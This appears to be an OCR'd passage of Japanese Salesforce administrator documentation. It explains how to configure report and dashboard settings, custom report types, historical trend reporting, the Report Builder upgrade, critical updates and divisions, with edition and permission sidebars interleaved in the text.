レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」



拡張グラフを有効にすると、Salesforce フルサイトで Lightning Experience を使用しているか Salesforce Classic をしているかに関係なく、どのユーザにも Salesforce1 でグラフが表示されます。

1. [設定] から、[クイック検索] ボックスに「*レポートおよびダッシュボードの設定*」と入力し、[レポートおよびダッシュボードの設定] を選択します。
2. **[Salesforce1 の拡張グラフを有効化]** を選択します。

3. [保存] をクリックします。

拡張グラフを有効にする前に、次の制限に注意してください。

- 拡張グラフでは最初の 100 件のグルーピングのみが表示されます。
- タブレットでは、ダッシュボードに常に 2 列が表示されます。携帯電話では、ダッシュボードに常に 1 列が表示されます。

レポート通知への登録をユーザに許可

特定の総計値が指定した条件に一致した場合に通知されるレポートに登録することをユーザに許可します。

1. [設定] から、[クイック検索] ボックスに「*レポート通知*」と入力し、[レポート通知] を選択します。
2. レポート通知を有効にするオプションを選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

レポートおよびダッシュボードのメール通知のカスタマイズ

ユーザが使用しているレポートおよびダッシュボードの情報に変更があったときに、ユーザに通知する方法を選択します。

1. [設定] から、[クイック検索] ボックスに「*メール通知*」と入力し、[メール通知] を選択します。
2. 組織の通知を変更するには、次のオプションを選択またはクリアします。

   レポートおよびダッシュボードのポータルユーザへの送信の許可
   このオプションを有効にすると、受信者として指定されたすべての社内ユーザとポータルユーザにレポートとダッシュボードが送信されます。このオプションが有効になっていない場合、社内の Salesforce ユーザのみがレポートおよびダッシュボード更新通知を受信できます。

   デフォルトでは無効となっているこのオプションは、カスタマーポータルまたはパートナーポータルが設定されている Enterprise Edition、Unlimited Edition、および Performance Edition の組織で使用できます。

   ダッシュボードメールの `Lotus Notes` との互換性がある画像の使用
   スケジュールされたダッシュボード更新が完了すると、ダッシュボード更新通知を指定されたユーザに送信できます。デフォルトで、Salesforce

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

は、ダッシュボードメールの画像を Lotus Notes ではサポートされない `.png` (Portable Network Graphic) ファイルとして送信します。[ダッシュボードメールで `Lotus Notes` と互換性のある画像を使用] オプションを有効にすると、Salesforce ではダッシュボードメールを送信するときに、Lotus Notes をサポートする `.jpg` 画像が使用されます。このオプションを表示するには、「ダッシュボードのスケジュール」の権限が必要です。

メモ: Lotus Notes と互換性のある画像を含むダッシュボードメールは非常に大きいため、画質が低くなる可能性があります。

3. [保存] をクリックします

カスタムレポートタイプの設定

*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。

たとえば、管理者は、関連付けられた再開のあるジョブアプリケーションのみを示すレポートタイプを作成できます。再開のないアプリケーションは、そのタイプを使用するレポートには表示されません。管理者はたとえば、再開のあるアプリケーションと再開のないアプリケーションなど、関連レコードのある*可能性*があるレコードを表示することもできます。この場合、再開の有無に関わらず、そのタイプを使用するレポートですべてのアプリケーションを使用できます。

カスタムレポートタイプを作成し、そのレポートタイプに基づいて、組織のレポートとダッシュボードについてレポートできます。カスタムレポートタイプを定義するには、[新規カスタムレポートタイプ] ページの [主オブジェクト] ドロップダウンリストから [レポート] または [ダッシュボード] を選択します。

ヒント: レポートタイプの作成が完了したら、そのレポートタイプを次のようにさらに活用することを検討してください。

- Force.com AppExchange にアップロードしたアプリケーションにカスタムレポートタイプを追加する。
- 「設定・定義を参照する」権限で翻訳者として指定されているユーザは、トランスレーションワークベンチを使用して、カスタムレポートタイプを翻訳できる。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

1. カスタムレポートタイプの作成
   新しいレポートタイプでサポートする主オブジェクトを選択し、名前を付けて、わかりやすい説明を指定します。ユーザがレポートの作成に使用する準備ができるまで「開発中」としてマークします。
2. カスタムレポートタイプへの子オブジェクトの追加
   主オブジェクト以外からもデータを取り込むためにレポートを有効にするには、レポートタイプに 1 つ以上の関連オブジェクトを追加することを検討してください。

3. カスタムレポートタイプから作成したレポートの項目レイアウトの設計
   カスタムレポートタイプを定義し、オブジェクトリレーションを選択した後、カスタムレポートタイプから作成または実行されたレポートに表示可能な標準項目とカスタム項目を指定できます。
4. カスタムレポートタイプの管理
   カスタムレポートタイプを作成した後、カスタムレポートタイプのカスタマイズ、編集、および削除ができます。
5. レポートタイプの制限
   カスタムレポートタイプには、高いパフォーマンスと使いやすさを実現するためのいくつかの制限が適用されます。

カスタムレポートタイプの作成

新しいレポートタイプでサポートする主オブジェクトを選択し、名前を付けて、わかりやすい説明を指定します。ユーザがレポートの作成に使用する準備ができるまで「開発中」としてマークします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

1. [設定]から、［クイック検索］ボックスに「*レポートタイプ*」と入力し、[レポートタイプ]を選択します。
2. [新規カスタムレポートタイプ]をクリックします。
3. カスタムレポートタイプの［主オブジェクト］を選択します。

   ヒント:
   - 表示する権限のないオブジェクトも含めて、すべてのオブジェクトから選択できます。これにより、さまざまなユーザが利用できるレポートタイプを作成できます。
   - レポートタイプを保存したら、主オブジェクトを変更することはできません。
   - レポートタイプの主オブジェクトがカスタムオブジェクトまたは外部オブジェクトであり、そのオブジェクトが削除されている場合、レポートタイプとそれから作成されたレポートは削除されます。
   - レポートタイプからオブジェクトを削除すると、そのオブジェクトへのすべての参照と関連するオブジェクトが、そのレポートタイプに基づくレポートとダッシュボードから削除されます。
4. ［レポートタイプの表示ラベル］と［レポートタイプ名］を入力します。
   表示ラベルの文字数は、最大 50 文字です。名前は、SOAP API で使用されます。
5. カスタムレポートタイプの説明を入力します。最大文字数は、255 文字です。

   メモ: 意味のある説明を提供することで、ユーザはどのデータをレポートで利用できるかを理解することができます。たとえば、「*取引先責任者に関連する取引先。取引先とその取引先責任者に関するレポート。取引先責任者に関連しない取引先は表示されません。*」とできます。
6. カスタムレポートタイプを保存するカテゴリを選択します。

7. ［リリース状況］を選択します。
   - デザイン、テスト、および編集中は、［開発中］を選択します。「カスタムレポートタイプの管理」権限を持つユーザ以外のすべてのユーザは、レポートタイプとそのレポートを表示できません。その権限のあるユーザのみが開発でレポートタイプを使用してレポートを作成および実行できます。
   - すべてのユーザがそのレポートタイプにアクセスできる準備が整ったら、［リリース済み］を選択します。

   メモ: カスタムレポートタイプの主オブジェクトがカスタムオブジェクトまたは外部オブジェクトで、その［リリース状況］が［リリース済み］から［開発中］に変われば、カスタムレポートタイプの［リリース状況］も同じように変わります。

8. [次へ] をクリックします。

   メモ: 開発者は、リリース後の管理パッケージ内のカスタムレポートタイプを編集し、新しい項目を追加できます。登録者は、管理パッケージの新しいバージョンをインストールするときに、こうした変更を自動的に受け取ります。ただし、開発者は、パッケージがリリースされた後にオブジェクトをレポートタイプから削除できません。管理パッケージの一部であるカスタムレポートタイプから項目を削除し、削除した項目がバケット化の一部であるかグループ化で使用されていると、エラーメッセージが表示されます。

関連トピック:

カスタムレポートタイプへの子オブジェクトの追加

カスタムレポートタイプへの子オブジェクトの追加

主オブジェクト以外からもデータを取り込むためにレポートを有効にするには、レポートタイプに 1 つ以上の関連オブジェクトを追加することを検討してください。

1. 主オブジェクトの下のボックスをクリックします。
2. 子オブジェクトを選択します。
   関連するオブジェクトのみが表示されます。

   ヒント: 検索ボックスに入力すると、オブジェクトをすばやく検索できます。
3. 各子オブジェクトに、次の検索条件のいずれかを選択します。
   - 各「A」レコードには、少なくとも 1 つの関連する「B」レコードが必要です。子レコードを持つ親レコードのみがレポートに表示されます。
   - 「A」レコードには、関連する「B」レコードの有無は問われません。子レコードの有無に関係なく、親レコードが表示されます。

   Users が主オブジェクトである場合、子オブジェクトを項目で選択します。たとえば、取引先 (取引先の所有者) または取引先 (作成者) などです。
4. 最大 3 つの子オブジェクトを追加します。
   子の数は、選択するオブジェクトによって異なります。
5. [保存] をクリックします。

例:

- 「オブジェクト A はオブジェクト B の有無を問わない」を選択すると、そのカスタムレポートタイプにおけるそれより下位のすべてのオブジェクトのリレーションが、自動的に「有無を問わない」リレーションになります。たとえば、取引先がカスタムレポートタイプの主オブジェクトであり、取引先責任者が第 2 オブジェクトであり、「取引先に取引先責任者の有無を問わない」を選択すると、そのカスタムレポートタイプに含まれる第 3、第 4 のどのオブジェクトも、デフォルトで「有無を問わない」リレーションになります。
- オブジェクト A がオブジェクト B を持たない場合、オブジェクト B のレポート結果は空白になります。たとえば、取引先責任者が存在する/しない取引先に関するレポートをユーザが実行する場合、取引先責任者が存在しない取引先に対しては、[取引先責任者] 項目は空白で表示されます。
- オブジェクト A がオブジェクト B の有無を問わないレポートでは、OR 条件を使って複数のオブジェクトにまたがる検索条件を適用することはできません。たとえば、検索条件に「*取引先名 次の文字列で始まる M OR 取引先責任者名 次の文字列で始まる M*」と入力すると、検索条件に誤りがあることを知らせるエラーメッセージが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

- 表形式レポートの［行制限］オプションは、オブジェクトAにオブジェクトBがあるかどうかというカスタムレポートタイプから作成されたレポートに主オブジェクトの項目のみを表示します。たとえば、取引先責任者の有無に関係ない取引先のレポートの場合、取引先の項目のみが表示されます。カスタムレポートタイプには、関連付けの有無に関係ないオブジェクトより後の項目は表示されません。たとえば、ケースレポートの有無に関係なく取引先責任者を持つ取引先では、取引先と取引先責任者の項目のみを使用できます。また、既存のレポートのカスタムレポートタイプのオブジェクトのリレーションが「オブジェクトBを持つオブジェクトA」から「オブジェクトBの有無を問わないオブジェクトA」に変更された場合、そのレポートを実行できないか、または［行制限］設定が無視されます。

カスタムレポートタイプから作成したレポートの項目レイアウトの設計

カスタムレポートタイプを定義し、オブジェクトリレーションを選択した後、カスタムレポートタイプから作成または実行されたレポートに表示可能な標準項目とカスタム項目を指定できます。

メモ: カスタム項目は、レポートタイプのページレイアウトに追加された場合にのみ、カスタムレポートタイプに表示されます。

1. [設定]から、［クイック検索］ボックスに「レポートタイプ」と入力し、[レポートタイプ]を選択すると、[すべてのカスタムレポートタイプ]ページが表示されます。
2. 編集するカスタムレポートタイプを選択し、［レポートで選択可能な項目］セクションで[レイアウトを編集する]をクリックします。

   [レイアウトのプレビュー]をクリックし、このレポートタイプからカスタマイズまたは実行されるレポートの[項目の選択]ページに表示する項目をプレビューできます。

   メモ: レイアウトをプレビューすると、アクセス権を持たない項目とオブジェクトも含めて、すべての項目とオブジェクトが表示されます。ただし、アクセス権を持たない項目とオブジェクトに保存されたデータにはアクセスできません。
3. 右側のボックスから項目を選択し、左側のセクションにドラッグします。

   ヒント: ［ビュー］ドロップダウンリストからオブジェクトを選択すると、特定のオブジェクトの項目を表示できます。
4. 必要に応じて、[参照先の項目を追加]をクリックし、[参照先の項目を追加]フロート表示を表示します。

   このフロート表示から、［ビュー］ドロップダウンリストで選択したオブジェクトが持つ参照関係を使用して項目を他のオブジェクトに追加できます。

   - 参照項目とは、他のオブジェクトからの情報を表示するオブジェクト上の項目です。たとえば、取引先の［取引先責任者名］項目です。
   - カスタムレポートタイプには、参照関係の4レベルで有効な参照先の項目を含めることができます。たとえば、取引先の場合は、取引先所有者、取引先所有者のマネージャ、マネージャのロール、およびそのロールの上司のロールを取得できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

- 追加できる項目は、そのカスタムレポートタイプに含まれるオブジェクトに関連付けられている参照項目に限られます。たとえば、取引先オブジェクトをカスタムレポートタイプに追加すると、取引先が参照関係を持つオブジェクトの項目を追加できます。
- [参照先の項目を追加] フロート表示上で参照項目を選択すると、参照関係のある他のオブジェクトから追加された参照項目にもアクセスできます。取引先は取引先責任者との参照関係があり、取引先責任者にはケースとの参照関係があるため、たとえば、ケースから［取引先責任者名］項目を選択すると、取引先責任者から［取引先］項目を選択できます。
- [参照先の項目を追加] フロート表示に表示される項目には、主オブジェクトへの参照項目は含まれません。たとえば、取引先がカスタムレポートタイプの主オブジェクトであり、取引先責任者が第 2 オブジェクトであれば、[参照先の項目を追加] フロート表示には取引責任者から取引先への参照項目は表示されません。
- [参照先の項目を追加] リンクを使用してレイアウトに追加した項目は、その参照項目を取り出したオブジェクトのセクションに自動的に含まれます。たとえば、取引先から参照先として［取引先責任者］項目を追加すると、[取引先]セクションに［取引先責任者］項目が自動的に含まれます。ただし、項目は任意のセクションにドラッグできます。
- 参照により追加された項目では、カスタムレポートタイプの項目レイアウト上にルックアップアイコンが自動的に表示されます。
- カスタムレポートタイプの項目レイアウトで類似の項目をグループ化して、ユーザがレポートする項目を見つけるのにかかる時間を短縮します。新しいページセクションを作成し、その中に互いに関連する項目をグループ化できます。また、特定の詳細ページやレコードタイプに一致する項目をグループ化することもできます。
- カスタムレポートタイプに主オブジェクトとして活動を含めると、カスタムレポートタイプの [項目の選択] レイアウトで活動から取引先への参照項目のみを追加できます。

5. セクションの項目をユーザに表示する配置に並び替えます。

   セクションにドラッグされなかった項目は、ユーザがこのレポートタイプからレポートを作成しても、ユーザは利用できません。

6. [レイアウトのプレビュー] をクリックして、凡例を使用し、どの項目をレイアウトに含めるか、デフォルトでレポートに追加するか、および参照関係を利用してレイアウトに追加するかを決めます。

   警告: ユーザは、参照権限を持たない項目からのデータを含むレポート上で、積み上げ集計項目を参照できます。たとえば、商談品目の［価格］項目を参照する権限を持たないユーザでも、［合計金額］項目へのアクセス権があれば、商談レポートでは［合計金額］項目を表示できます。

7. ユーザに対してデフォルトで選択する項目の名前を変更したり設定したりするには、1つ以上の項目を選択し、[プロパティを編集] をクリックします。

   - 1 つ以上の項目の横にある［デフォルトで選択］チェックボックスをクリックします。

     デフォルトで選択された項目では、カスタムレポートタイプの項目レイアウト上にチェックボックスアイコン（✓）が自動的に表示されます。

   - 名前を変更する項目の横にある［表示名］項目内のテキストを変更します。

     メモ: 標準オブジェクトの項目でその名称を変更した項目は、名称変更した標準オブジェクトと同じく、カスタムレポートタイプの項目レイアウトでは新しい名前で表示されることはありません。

ただし、レポートとプレビューページ ([レイアウトのプレビュー] をクリックするとアクセスできます) には、標準オブジェクトの名称変更した項目と、名称変更した標準オブジェクトも新しい名前で表示されます。

8. セクション名を変更するには、既存のセクションの横にある [編集] をクリックするか、[新規セクション作成] をクリックして新しいセクションを作成します。
9. [保存] をクリックします。

関連トピック:

カスタムレポートタイプの作成

カスタムレポートタイプの管理

カスタムレポートタイプを作成した後、カスタムレポートタイプのカスタマイズ、編集、および削除ができます。

[設定]から、[クイック検索] ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] を選択すると、[すべてのカスタムレポートタイプ] ページが表示されます。このページには、組織に定義されたカスタムレポートタイプのリストが表示されます。

- [ビュー] ドロップダウンリストからリストビューを選択してそのリストページに直接移動するか、[新規ビューの作成] をクリックして自分専用のカスタムビューを定義する。
- [新規カスタムレポートタイプ] をクリックして、新しいカスタムレポートタイプを定義する。
- カスタムレポートタイプ名の横にある [編集] をクリックして、カスタムレポートタイプ名、説明、レポートタイプカテゴリ、およびリリース状況を更新する。
- カスタムレポートタイプの名前の横にある [削除] をクリックしてカスタムレポートタイプを削除する。カスタムレポートタイプに格納されたデータがすべて削除されるため、ごみ箱から元に戻すことはできません。

  重要: カスタムレポートタイプを削除すると、それに基づいたレポートがあれば、それも削除されます。削除されたカスタムレポートタイプを基にしたレポートから作成されたダッシュボードコンポーネントは、表示しようとするとエラーメッセージが表示されます。

- カスタムレポートタイプに関する詳細情報を表示し、カスタムレポートタイプ名をクリックしてさらにカスタマイズする。

  カスタムレポートタイプ名をクリックした後、次の操作を実行できます。

  - カスタムレポートタイプから実行したときにレポートが表示できるオブジェクトリレーションを更新する。
  - カスタムレポートタイプのページレイアウトを編集して、カスタムレポートタイプから作成または実行した場合に、レポートが表示できる標準およびカスタム項目を指定する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

- [レポートのため公開される項目] セクションで [レイアウトのプレビュー] をクリックして、カスタムレポートタイプから実行したレポートで項目がユーザにどのように表示されるかを確認する。
- [コピー] をクリックして選択したカスタムレコードタイプと同じオブジェクトリレーションおよび項目を持つカスタムレコードタイプを作成する。
- レポートの項目の名前を変更する。
- デフォルトで選択される項目を設定する。

レポートを編集するときは、レポートビルダーのレポート名の上に表示されるレポートタイプを確認できます。レポートタイプはレポート実行ページには表示されません。



1. レポートタイプ
2. レポート名

メモ: 組織でトランスレーションワークベンチが有効になっている場合、海外のユーザのためにカスタムレポートタイプを翻訳できます。

レポートタイプの制限

カスタムレポートタイプには、高いパフォーマンスと使いやすさを実現するためのいくつかの制限が適用されます。

- カスタムレポートタイプには、それぞれ最大 1000 項目まで追加できます。[ページレイアウト] ステップの上部のカウンタには、現在含まれている項目数が表示されます。項目数が多すぎる場合、レイアウトを保存できません。
- 次の項目をカスタムレポートタイプに追加することはできません。
  - 商品スケジュール項目
  - 履歴項目
  - 個人取引先項目
  - ケースと商談の［商談日数］項目
- カスタムレポートタイプには、最大 60 個のオブジェクト参照を含めることができます。たとえば、4 つのレポートタイプのオブジェクトリレーションの最大限度を選択すると、参照によりその他に 56 オブジェクトから項目を選択できることになります。ただし、カスタムレポートタイプでレポートを実行しているときに、そのレポートに 20 を超えるオブジェクトの列が含まれている場合は、エラーメッセージが表示されます。
- オブジェクトの参照は、4つの主オブジェクト、参照先の項目のソース、または関係を横断するために使用されるオブジェクトとして使用できます。各参照オブジェクトは、項目が選択されていない場合でも、最大制限のカウントの対象となります。たとえば、取引先から取引先所有者、取引先所有者から取引先所有者のロールへの参照を行う場合、取引先所有者から項目を選択しなくても、すべての参照オブジェクトは 60 という制限数のカウントの対象となります。

- ケースが含まれるカスタムレポートタイプから実行されたレポートは、[単位] ドロップダウンリストを表示しません。このリストがあれば、ユーザは時間、分、日ごとにある特定のケース項目の時間値を表示できます。
- [削除済みカスタムオブジェクト] リストでカスタムオブジェクトに関連付けられたレポートタイプは、作成できるカスタムレポートタイプの最大数に対してカウントされます。

関連トピック:

商談レポート

レポートとダッシュボードの拡張共有の有効化

分析共有を有効化すると、Salesforce によりユーザの既存のフォルダアクセス権が新しい詳細なアクセス権に変換されます。

メモ: Summer '13 より後の Salesforce リリースで作成された組織には、分析フォルダの共有がすでに存在します。Summer '13 より前のリリースから存在する組織の場合は、次の手順に従ってフォルダ共有をユーザが使用できるようにします。

分析共有が有効であると、共有されているレポートフォルダおよびダッシュボードフォルダに対して、デフォルトで組織のすべてのユーザに閲覧者アクセス権が付与されます。特定のフォルダでマネージャアクセス権またはエディタアクセス権があるか、それ以上のシステム管理者権限がある場合は、さらに高いアクセス権が付与される場合があります。新機能でのフォルダに対する各ユーザのアクセス権は、拡張フォルダ共有が有効化される前のフォルダアクセスとユーザ権限の組み合わせに基づきます。

1. [設定] から、[クイック検索] ボックスに「*フォルダ共有*」と入力し、[フォルダ共有] を選択します。
2. [レポートおよびダッシュボードフォルダを共有するためのアクセスレベルを有効化] を選択します。
3. [レポートおよびダッシュボードフォルダの共有] をクリックします。

重要: 古いフォルダ共有モデルに戻ると、既存のレポートフォルダおよびダッシュボードフォルダも以前の状態に戻ります。

- 分析フォルダの共有が有効化される前にフォルダが存在していた場合、そのプロパティと共有設定は以前の状態に戻ります。
- 分析フォルダの拡張共有が有効なときにフォルダを作成した場合、フォルダはフォルダリストで非表示になり、その共有設定はすべて削除されます。システム管理者権限は引き続き有効です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

分析フォルダの共有設定を参照する
- 「設定・定義を参照する」

分析フォルダの共有設定を変更する
- 「アプリケーションのカスタマイズ」

履歴トレンドレポートの設定

履歴トレンドレポートをユーザが使用できるようにするには、条件を使用して、履歴トレンドレポート用にキャプチャするデータ量を設定することから始めます。その後、履歴レポートに必要な項目を選択します。

容量の制限を超えない範囲でユーザが十分に活用できるだけの履歴トレンドデータを形成します。どの項目に有益な履歴データが含まれているのか、どの項目に除外できるデータが含まれているのかを考慮します。

重要: 履歴データを保持すると、保存するデータ量が増加します。この影響は、組織の作業によって異なります。一般的な商談レコードの状況を 1 日または 2 日おきに更新するとします。この場合、レコードが 1 か月に 1 回または 2 回変更される場合よりも、商談オブジェクトの [状況] 項目の履歴トレンドデータの容量が大きくなります。いずれかのトレンドオブジェクトがデータ制限を超える恐れがある場合、メールアラートが送信されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

1. [設定] から、［クイック検索］ボックスに「*履歴トレンド*」と入力し、[履歴トレンド] を選択します。
2. 履歴トレンドレポートを実行するオブジェクトを選択します。

   商談、ケース、売上予測データ、および最大 3 つのカスタムオブジェクトを選択できます。履歴トレンドレポートは、コラボレーション売上予測でのみ使用でき、カスタマイザブル売上予測では使用できません。累積売上予測積み上げ集計がコラボレーション売上予測設定で有効な場合、売上予測データは履歴トレンドレポートで使用できません。
3. [履歴トレンドの有効化] を選択します。
4. [データを設定] の検索条件を使用して、履歴トレンドレポートの作成に使用できるデータの合計量を指定します。

   商談、ケース、カスタムオブジェクトの履歴データを絞り込むことができます。売上予測データの場合、使用可能なデータが自動的に選択されます。

   たとえば、商談レポートで保存されるデータを削減するには、［フェーズ］［次の文字列と一致しない］`Prospecting` を設定して最も可能性が低い商談を除外します。
5. [項目の選択] で、履歴トレンドレポートで使用できるようにする項目 (最大 8 個) を選択します。

   これらの項目は、履歴トレンドレポートの作成時に選択できます。
   - 商談レポートの場合、5 つの項目 ([金額]、[完了予定日]、[売上予測分類]、[確度]、[フェーズ]) が事前に選択されています。さらに 3 つの項目を追加できます。
   - 売上予測については、使用可能な 8 つの項目がすべて事前に選択されています。

履歴トレンドを有効にすると、今後のレポートの作成時に新しいカスタムレポートタイプを選択できるようになります。新しい項目で履歴トレンドを有効にすると、その項目は自動的に履歴トレンドレポートレイアウトに追加されます。

履歴トレンドをオフにする場合、次の点に留意してください。

- 項目の履歴トレンドをオフにすると、その項目の履歴データが非表示になります。履歴トレンドを再度有効にすると、履歴トレンドをオフにした後に作成されたデータを含む項目の履歴データを表示できます。

- オブジェクトの履歴トレンドをオフにすると、そのオブジェクトのすべての履歴データと設定が削除されます。オブジェクトの履歴トレンドレポートタイプおよびそのオブジェクトで作成されたすべてのレポートも削除されます。
- 項目の履歴トレンドをオフにしてからその項目を削除すると、履歴トレンドを再度有効にしても、項目の履歴データは使用できなくなります。

メモ:

- 各ユーザが使用できる履歴項目は、ユーザがアクセスできる項目によって異なります。権限が変更されて、特定の項目を表示できなくなると、その項目の履歴データも表示できなくなります。
- 各履歴項目の項目レベルセキュリティは、その親項目と同じになります。親項目の項目権限が変更されると、それに応じて履歴項目の権限も変更されます。

レポートウィザードのアップグレード

強力なドラッグアンドドロップエディタであるレポートビルダーは、レポートを作成、編集するための標準のツールです。組織でまだ従来のレポートウィザードを使用している場合は、レポートビルダーにアップグレードしてください。

- すべてのプロファイルで、レポートビルダーをデフォルトで利用できます(権限セットとプロファイル、および API の PermissionSet オブジェクトと Profile オブジェクトには引き続き「レポートビルダー」権限が表示されますが、アップグレードを行うと、これらの設定が上書きされます)。
- 従来のレポートウィザードは、アクセシビリティモードのユーザのみが使用できます。
- Group Edition および Professional Edition を使用する組織がレポートビルダーを使用できます。
- レポート用の新しいタイプのグラフである散布図を利用できます。

新しい組織では、レポートビルダーの最新バージョンが自動的に取得されます。[ユーザインターフェース設定]ページに[レポートビルダーのアップグレード]セクションが表示されない場合、アップグレードはすでに組織で有効になっています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

「レポートビルダー」権限をプロファイルまたは権限セットによってすべてのユーザに割り当てることと、組織全体でレポートビルダーを有効にすることとは違います。組織でレポートビルダーを有効にするには、次の手順に従ってください。

重要: アップグレードによる既存のレポートへの影響はありません。ただし、アップグレード後に古いレポートウィザードに戻すことはできません。

1. [設定]から、[クイック検索]ボックスに「レポート」と入力し、[レポートおよびダッシュボードの設定]を選択します。
2. ページの[レポートビルダーのアップグレード]セクションを確認して、[有効化]をクリックします。このボタンが表示されない場合、レポートビルダーはすでに組織全体で有効になっています。
3. 選択内容を確認して、[はい、すべてのユーザのレポートビルダーを有効化する]をクリックします。

重要な更新への対応

Salesforce では、定期的に更新をリリースしています。これらの更新は、パフォーマンス、ロジック、Salesforce の使い勝手を向上するものですが、既存のカスタマイズが正しく機能しなくなる可能性もあります。Salesforce では、更新が利用可能になると、[設定]の[重要な更新]の一覧に掲載します。また、システム管理者が [設定] に移動するとメッセージが表示されます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: すべてのエディション

新しいリリースに円滑に移行できるように、各更新には選択期間が用意されています。この期間中は、更新の有効化および無効化を手動で何度でも行って、組織への影響を評価し、更新によって影響を受けるカスタマイズを必要に応じて修正することができます。選択期間は、自動有効化日付になると終了します。その時点で、Salesforce は更新を永久に有効化します。

警告: 各更新の有効化によるテストは、開発者 Sandbox またはピーク時以外の本番環境で行うことをお勧めします。

重要な更新を管理するには、[設定] から [重要な更新] をクリックします。このページから、Salesforce によって永久に有効化されていないすべての更新について、更新の概要、状況、自動有効化日付を確認できます。更新の影響を受ける可能性がある組織のカスタマイズのリストなど、更新のさらに詳しい情報を確認するには、[確認] をクリックします。

更新に [有効化] リンクがある場合は、Salesforce によって自動的に有効化される前に、このリンクをクリックして Sandbox または本番環境で更新をテストします。

重要な更新についての注意点

- Salesforce では、カスタマイズが重要な更新の影響を受けるかどうかを判断するために、組織を分析します。カスタマイズに影響しない場合、Salesforce によって組織の更新が自動的に有効化されます。
- スケジュール済みの自動有効化日付になると、その更新は、Salesforce によって永久に有効化されます。自動有効化後に更新を無効にすることはできません。
- 各更新の詳細ページには、更新によってカスタマイズがどのような影響をうけるかと、意図しない機能を修正する方法が記載されています。
- 重要な更新が利用可能になった後、[設定] メニューに最初にアクセスすると、メッセージが表示されます。このメッセージで、Salesforce が更新を即座に表示するようにするのか、更新について後で通知するのかを選択できます。

ディビジョンを使用してデータを整理する

ディビジョンでは、組織のデータを論理セクションに分類できます。これにより、検索、レポート、およびリストビューがユーザにとってより有用となります。ディビジョンは、データ量が極めて多い組織に有用です。

メモ: ディビジョンによってユーザのデータアクセスが制限されることはないため、セキュリティ対策には向いていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ディビジョンの機能

ディビジョンは、ユーザと他の種類のレコードに割り当てることができます。たとえば、北米ディビジョンだけの商談を表示するレポートを作成することにより、北米営業チームの営業数値を正確に把握できます。

ディビジョンの設定

ディビジョンの設定では、ディビジョンを作成し、レコードをディビジョンに割り当てて、データが効率的に分類されるようにする必要があります。

ディビジョンの作成と編集

組織の論理的なディビジョンを作成すると、レコードが分割され、検索やレポート作成が簡単になります。

ディビジョン間での複数レコードの移行

レコードのグループを選択してディビジョン間で移動します。

ユーザのデフォルトのディビジョンの変更

ユーザ設定を管理できる場合、ユーザのデフォルトのディビジョンを変更できます。

ディビジョンを使用したレポート

組織でディビジョンを使用してデータを分類している場合、特定のディビジョン内のレコードを表示するようにレポートをカスタマイズできます。

ディビジョンの機能

ディビジョンは、ユーザと他の種類のレコードに割り当てることができます。たとえば、北米ディビジョンだけの商談を表示するレポートを作成することにより、北米営業チームの営業数値を正確に把握できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

